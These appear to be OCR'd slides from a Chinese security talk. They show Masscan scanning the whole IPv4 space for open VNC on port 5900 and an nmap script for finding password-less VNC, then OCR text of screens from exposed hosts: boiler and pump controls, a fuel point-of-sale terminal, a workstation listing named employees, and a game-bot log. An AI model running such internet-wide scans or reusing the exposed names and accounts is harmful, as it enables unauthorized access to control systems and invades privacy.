```



全网扫描 — Masscan

https://github.com/robertdavidgraham/masscan

全网的 IPv4 地址有 40 亿之多 (4294967295). 包括 Class D, 某些特殊网段.

采用无状态连接, IP 地址分组扫描. 在软硬件环境允许情况下, 3 分钟扫完全网.

Masscan 号称世界上最快的扫描软件. 需要根据实际网速控制发包率 (DoS 自己?)

Masscan 案例 – VNC 5900


通过 VNC 服务可以直接远程对主机或服务器进行监控和操作

目前有多少 VNC 远程连接时是不需要密码认证,而直接登陆呢?

masscan 0.0.0.0/0 —exclude 255.255.255.255 -p 5900

nmap —script openvnc.nse -n -Pn -iL vnc.txt -p 5900 > /dev/null

VNC 5900 — 图例


Kotelna
Volba provozu
GRAF TEPLOT
ČERPADLO UT
větev B
ČERPADLO UT
větev A
13,8 °C
VRV
14,7 °C
Kotle
Automat
VOLBA
Větev "A"
Automat
VOLBA
Větev "B"
Automat
VOLBA
TUV
Provoz
VOLBA
33,0 °C
35,8 °C
35,7 °C
36,7 °C
70 %
51 %
Kotel 1
9 %
Kotel 2
POVOLENÍ CHODU
PORUCHA
POVOLENÍ CHODU
PORUCHA
39,7 °C
63,4 °C
Vypočtené ekv. hodnoty
35,0 °C
35,0 °C
39,0 °C
28.04.2015 02:23:58

VNC 5900 — 图例

NEDLAW LIVING WALLS

USER: DEFAULT

8/4/2015 11:34:40 AM

OVERVIEW | ALARM | MODES | SETTINGS | TRENDING

LIVING WALL
FLOAT SWITCH OVERVIEW

UPPER FLOOR

BASIN 5: 24 26 27 28 29 30

BASIN 4: 21 22 23

MAIN FLOOR

BASIN 3: 15 16 17 18 19 20

BASIN 2: 7 9 10 11 13 14

BASIN 1B: 2 3 4 5 6

BASIN 1A: 1

FILL VALVE IN AUTO MODE

CLOSED

HIGH FLOAT SWITCH

AUTO-FILL FLOAT SWITCH

LOW FLOAT SWITCH

PUMP 1 RUN IN AUTO

PUMP 2 AUTO OFF

68.4

SYSTEM CONTROL

SYSTEM ON
VFD SELECTED

SYSTEM ON

SYSTEM OFF

FLOW (GPM)

174.04

PRESSURE(PSI)

38.03

COMMS


VNC 5900 — 图例


08:48 PM
05/01/2015
POS
Help
PASSPORT™
Pricing
Back
Item
Pricing Group
Fuel Price Change
Version 8.02.23.03Z CONCORD
EDH Version 01.23 (01.23.01.02Z)
Gilbarco Model # PA03200000100
Gilbarco Serial # SB102000
NTEP CC No. 02-039
© Copyright 2008 Gilbarco Inc.. All Rights Reserved.
© Copyright 1999 Microsoft Corporation. All Rights Reserved.
Sign OFF
Operator 202
Store Gude Drive Liberty

VNC 5900 — 图例


Welcome to RB2308
ENTER PASSCODE
1
2
3
4
5
6
7
8
9
CLEAR
0
ENTER
Touch Screen to Start

VNC 5900 — 图例


Приложения Переход Система
Чтв, 30 Апр, 07:42
Рус
Сервер Guardant Net
Система Вид (View) Справка
Ключи
Имя хоста: M021; IP адрес: 127.0.0.1:3182
Клиенты
Время регистрации Интервал Код ключа ID ключа Разработчик Программа № Модуль № Протокол Компьютер IP адрес Версия Плат...
Клиентов: 0
Сессий: 0
Кеш: Вкл
Psi
Общее Статус Вид
Бирский Куст (0/16)
Глинкина Татьяна Викторовна
Иванова Наталья Александр...
Каллас Галина Айгишевна
Касьянова Татьяна Леонидо...
Корепанова Елена Викторов...
Корнилова Людмила Павловна
Лукашова Светлана Михайло...
Мокрушин Андрей Владимир...
некрасов_андрей_николаеви...
Пономарев Максим Алексан...
смирнова_елена_александр...
Стромова Валентина Павлов...
Титов_Игорь_Николаевич
Тростинская Татьяна Роман...
Чернышенко Ира Габитовна
Чернышенко Яна Николаевна
Магазины БирРО (33/35)
Магазин_004
Магазин_005
Магазин_006
Магазин_007
Магазин_008
магазин_012
магазин_013
Недоступен
док.по кадр.
документы для приеме на работу
новая папка
AVARDA
планирование и заявки утвержд.
КМ-7 Сведения о показаниях (копия).xls
табель за май 2015г аванс.ods
Пепси бланк сводного анализа.xls
график на июль 2015г .xls
бланк сводного анализа.xls
INF PIS.jpg
Распоряжение 01 от 01.01.15.JPG
[Входящие - Icedove]
Psi
Корепанова Елена Викт...
Сервер Guardant Net

VNC 5900 — 图例

[2015年4月30日9时27分49秒]房间8 奋勇杀敌
[2015年4月30日9时27分49秒]开始捡物
[2015年4月30日9时27分49秒]房间8 奋勇杀敌
[2015年4月30日9时27分50秒]开始捡物
[2015年4月30日9时27分50秒]房间8 奋勇杀敌
[2015年4月30日9时27分51秒]瞬移过图
[2015年4月30日9时27分52秒]房间boos 奋勇杀敌

发呆 13

ID	账号	金币	疲劳	等级	角色	备注	时间 4.29A
1	644953074	686567	0	54	3	刷图完成	2015年4月30日9时0分17秒
2	929623076	263751	147	68	1	登陆刷图	2015年4月30日9时20分20秒
3	858975077	304670		62			
4	937792078	522040		68			
5	859579080	584643		56			
6	863662080	311247		55			

F1启动 F2停止 F3结游
账号管理 打开目录

开始 地下城与勇士 CH 9:28

总结:

Kein System ist Sicher：100% 安全的系统并不存在.

无论多么完美的加密算法,实施过程中的百密一疏，就会导致系统的安全性完全崩溃.

物理安全不能仅仅寄希望于某套门锁来实现，而是需要一套完整的安全系统. 如门禁, 警报器等相互配合.